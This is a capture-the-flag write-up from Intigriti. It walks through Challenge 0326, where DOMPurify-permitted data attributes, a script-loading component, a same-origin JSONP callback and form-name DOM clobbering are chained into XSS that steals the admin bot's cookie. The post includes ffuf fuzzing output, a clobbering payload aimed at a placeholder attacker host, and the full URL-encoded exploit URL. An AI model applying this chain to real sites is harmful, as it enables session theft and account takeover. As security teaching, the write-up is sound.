Intigriti 0326 CTF Challenge: Chaining DOM clobbering and CSP bypasses for XSS

BY AYOUB · MARCH 25, 2026


At Intigriti, we host monthly web-based Capture The Flag (CTF) challenges as a way to engage with the security researcher community. This month's challenge, brought forward by Kulindu, presented us with a Secure Search Portal that, on the surface, appeared to be well protected. A strict Content Security Policy and DOMPurify sanitization gave the impression that this month's task of executing an XSS vulnerability would be difficult. But as we'll see, chaining several gadgets together proved otherwise.

This article provides a step-by-step walkthrough for solving March's CTF challenge while demonstrating how chaining DOM clobbering with a CSP bypass can result in an exploitable DOM-based XSS vulnerability.

Let's dive in!

Challenge overview

The Secure Search Portal is a clean, minimal web application that allows visitors to search through what's described as a secure enclave. The interface itself is straightforward, it features a search box, a results section, and a "Report to Admin" button that sends a URL to an admin bot for review.



INTIGRITI 0326 CTF Challenge

Looking at the challenge rules, we can note the following:

- We must find a flag in the following format: INTIGRITI{.*}


- The correct solution should leverage an XSS vulnerability on the challenge page
- Self-XSS or MiTM attacks are not allowed
- The attack should not require more than a single click (submitting a URL to the admin bot)

The presence of the reporting feature already gave us a clue that the challenge would involve tricking a privileged bot into exfiltrating its session cookie or performing any other privileged actions. But first, we need to find a way to execute arbitrary JavaScript code on behalf of the bot.

Initial reconnaissance

As usual, we start by examining the application to understand how it's built. Using tools like Wappalyzer or BuiltWith, we can determine that the backend runs on **Node.js** with **Express**. The challenge also included a few JS files, so we could analyze the JavaScript code loaded by the challenge page. However, unlike some past challenges, we did not receive access to the backend source code for this CTF. Practically, this means we'd need to rely on our observations and the client-side code to piece things together.

The first thing that immediately caught our attention was the Content Security Policy header, visible in the response headers:



Content Security Policy header

If you have some prior knowledge about how CSPs work, you'd understand that this policy is a fairly restrictive CSP. The **script-src 'self'** directive is the one that matters most to us, it means that only scripts served from the same origin are allowed to execute. Inline scripts like **<script>alert(1)</script>** are completely blocked. There's also an **X-Content-Type-Options: nosniff** header, which prevents MIME-type sniffing attacks.

Next, let's look at how user input is handled. In **main.js**, we can see that the query parameter **q** is reflected on the page, but it's first passed through DOMPurify:

```
const cleanHTML = DOMPurify.sanitize(q, {
    FORBID_ATTR: ['id', 'class', 'style'],
    KEEP_CONTENT: true
});

resultsContainer.innerHTML = `<p>Results for: <span class="search-term-highlight">${cleanHTML}</span></p>`;
```

DOMPurify is one of the most robust HTML sanitizers available, and the challenge is running version 3.0.6. On top of that, the `FORBID_ATTR` option explicitly blocks the `id`, `class`, and `style` attributes. This is interesting because it suggests the challenge author was specifically trying to block DOM clobbering attacks that rely on the id attribute.

At this point, it looks as if we're stuck. The CSP blocks inline scripts, and DOMPurify strips out any dangerous input. This means we'll need to gather some more information. Let's dig deeper into the other JavaScript files that the application loads.

Analyzing application JavaScript code

The application loads three JavaScript files: `purify.min.js`, `components.js`, and `main.js`. We've already analyzed `main.js`, so let's shift our focus to the `components.js` file, which contains two interesting code snippets. Let's explore them all.

1. ComponentManager

The first thing that stands out in `components.js` is a `ComponentManager` class:

```
class ComponentManager {
    static init() {
        document.querySelectorAll('[data-component="true"]').forEach(element => {
            this.loadComponent(element);
        });
    }

    static loadComponent(element) {
        let rawConfig = element.getAttribute('data-config');
        if (!rawConfig) return;

        let config = JSON.parse(rawConfig);
        let basePath = config.path || '/components/';
        let compType = config.type || 'default';
        let scriptUrl = basePath + compType + '.js';

        let s = document.createElement('script');
        s.src = scriptUrl;
        document.head.appendChild(s);
    }
}
```

This looks promising, as the ComponentManager searches for elements in the DOM that have a `data-component` attribute with a value of `true`, reads their `data-config` attribute (a JSON string), and

dynamically creates a `<script>` tag based on the configuration. The script's source URL is built by concatenating `config.path + config.type + '.js'`.

DOMPurify allows data-* attributes by default. The `FORBID_ATTR` list only includes `id`, `class`, and `style`. This means we can inject a `<div>` with custom `data-component` and `data-config` attributes, and DOMPurify will let it through untouched.

However, the CSP still restricts us. The script source must come from `self`, the same origin. We can't just point it to an external domain. Therefore, we'll need to find a way to load a script from the application itself that evaluates arbitrary code.

2. Finding the JSONP endpoint

At this point, we know we need to find a way to load a script from the same origin. The `ComponentManager` provides us with the ability to create a `<script>` tag with a controlled `src`. However, the CSP requires that the script must come from the same origin. This led us to believe that there has to be some sort of JSONP endpoint available on the challenge page.

Since there was no reference to any API endpoints in the client-side code, we decided to perform some bruteforcing, which is quite unusual for CTF challenges hosted by us. This time, we used a common wordlist (we went with `common.txt` from SecLists) instead of crafting a custom wordlist. A tool like Ffuf or Burp Suite Intruder can help us with fuzzing for directories and endpoints.

```
intigriti % ffuf -u https://challenge-0326.intigriti.io/api/FUZZ \
                -w /usr/share/seclists/Discovery/Web-Content/common.txt
       /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://challenge-0326.intigriti.io/api/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

stats                   [Status: 400, Size: 40, Words: 3, Lines: 1, Duration: 9ms]
:: Progress: [4727/4727] :: Job [1/1] :: 1104 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Performing content discovery with Ffuf

This quickly revealed an `/api/stats` endpoint. Bruteforcing the callback parameter was not necessary as the response already provided us with a clue. The JSONP endpoint seems to accept the `callback` parameter and wraps a JSON response in a function call. After further testing, we determined that the callback validation only allows alphanumeric characters, underscores, and dots, but not parentheses, semicolons, or angle brackets. This means we can't inject arbitrary JavaScript through the callback itself.

But we can call any existing function by name, including dotted paths like the `Auth.loginRedirect` from earlier.

Since this endpoint lives on the same origin and returns `application/javascript`, loading it as a script satisfies the CSP's `script-src 'self'` directive.

3. Auth.loginRedirect

Also in `components.js`, we find the last piece of the puzzle:

```
window.Auth.loginRedirect = function(data) {
    let config = window.authConfig || {
        dataset: { next: '/', append: 'false' }
    };

    let redirectUrl = config.dataset.next || '/';

    if (config.dataset.append === 'true') {
        let delimiter = redirectUrl.includes('?') ? '&' : '?';
        redirectUrl += delimiter + "token=" + encodeURIComponent(document.cookie);
    }

    window.location.href = redirectUrl;
};
```

This function reads the configuration from the `window.authConfig`. If that object exists and has `dataset.append` set to `true`, it appends `document.cookie` and navigates the browser to the location specified in the redirect URL. This is essentially a built-in cookie exfiltration gadget, we just need to find a way now to control `window.authConfig`.

4. DOM clobbering

Our first instinct might be to try `<div id="authConfig">` to clobber `window.authConfig`. However, remember that DOMPurify's `FORBID_ATTR` blocks the `id` attribute. So that approach won't work here.

Luckily for us, there's another way to set properties on the `window` object, namely through the `name` attribute on `<form>` elements. When a `<form>` has a `name` attribute, browsers automatically make it accessible via `window[name]`. And because DOMPurify does not strip the `name` attribute, as it's not in the `FORBID_ATTR` list, we can use this to manipulate `window.authConfig`.

Even better, when we access `.dataset` on a form element, the browser returns the element's `data-*` attributes as key-value pairs. This means we can set arbitrary dataset properties by adding `data-*` attributes to our form element, which DOMPurify also allows.

So our clobbering payload becomes:

```
<form name="authConfig" data-next="https://attacker.com/" data-append="true"></form>
```

When `Auth.loginRedirect` executes, `window.authConfig` resolves to our form element, `config.dataset.next` returns our attacker URL, and `config.dataset.append` returns `true`. The function

then appends `document.cookie` to our URL and redirects the browser, sending us the admin's cookie.

Crafting the proof of concept

Now that we have figured out all the puzzle pieces, it's time to chain them all and craft our exploit chain. Our full HTML payload, which is passed through the `q` parameter, looks like this.

```
<form name="authConfig" data-next="https://<ATTACKER-HOST>/" data-append="true"></form><div data-component="true" data-config='{"path":"/api/","type":"stats?callback=Auth.loginRedirect&"}'></div>
```

Let's now break down the entire chain.

Step 1: Evading DOMPurify sanitization using gadget

DOMPurify will process our payload and find nothing to strip. The `name` and `data-*` attributes are all allowed. The `<form>` and `<div>` elements are standard HTML. Our payload will pass the sanitization completely intact and will be injected into the DOM.

Step 2: ComponentManager initialization

Next, after the DOM is manipulated, `main.js` calls `ComponentManager.init()`. The `ComponentManager` finds our injected `<div>` with the `data-component` attribute set to `true`, and reads the `data-config` attribute. It parses the JSON and constructs a script URL:

```
/api/ + stats?callback=Auth.loginRedirect& + .js
= /api/stats?callback=Auth.loginRedirect&.js
```

Notice the subtle `&` character at the end of the `type` value. When the `ComponentManager` appends `.js`, it becomes `&.js`, which the backend server will interpret as just another query parameter. The important part, `callback=Auth.loginRedirect`, remains intact.

Step 3: JSONP endpoint

Finally, the browser fetches `/api/stats?callback=Auth.loginRedirect&.js` from the same origin, which satisfies the CSP. The server will respond with the callback script we provided.

Step 5: Cookie exfiltration

Lastly, `Auth.loginRedirect` runs, checks `window.authConfig` (which resolves to our clobbered form element), reads `dataset.next` (our webhook URL) and `dataset.append`, appends `document.cookie` to the URL, and redirects the browser to:

Lastly, `Auth.loginRedirect` runs and checks the `window.authConfig`,which resolves to our clobbered form element. Afterward, it reads the `dataset.next`, our webhook URL, and `dataset.append`, appends `document.cookie` to the URL, and redirects the browser to:

```
https://<ATTACKER-HOST>/?token=FLAG%3DINTIGRITI%7B019cdb71-fcd4-77cc-b15f-d8a3b6d63947%7D
```


Capturing the flag

To put it all together, we URL-encode our payload to construct the final exploit URL that we can send to the bot:

```
https://challenge-0326.intigriti.io/challenge.html?q=%3Cform%20name=%22authConfig%22%20data-next=%22https://ATTACKER-HOST/%22%20data-append=%22true%22%3E%3C/form%3E%3Cdiv%20data-component=%22true%22%20data-config=%27%7B%22path%22:%22/api/%22,%22type%22:%22stats?callback=Auth.loginRedirect%26%22%7D%27%3E%3C/div%3E
```

Once we submit the proof of concept URL to the admin via the "Report to Admin" functionality. The bot will visit the URL with its **FLAG** cookie set, the exploit chain executes, and the bot's browser gets redirected to our webhook with the cookie in the URL.

Checking our webhook, we can retrieve the following flag, marking this CTF officially as solved!



Solving Intigriti 0326 CTF Challenge

Conclusion

This challenge was a great example of how multiple security issues can be combined into a more impactful vulnerability chain. None of the individual findings was exploitable or could have had an impact on its own. But having the ability to chain all of them to successfully capture the flag was a cool learning experience.

We certainly hope you've learned something new (and enjoyed!) this month's challenge! Make sure to follow our official Twitter/X account to stay on top when the next challenge releases. If you solved it using a different approach, we'd love to hear about it in our Discord community.

AUTHOR

Ayoub

Senior security content developer

REQUEST A DEMO

intigriti.com/demo

VISIT THE WEBSITE

intigriti.com

GET IN TOUCH

hello@intigriti.com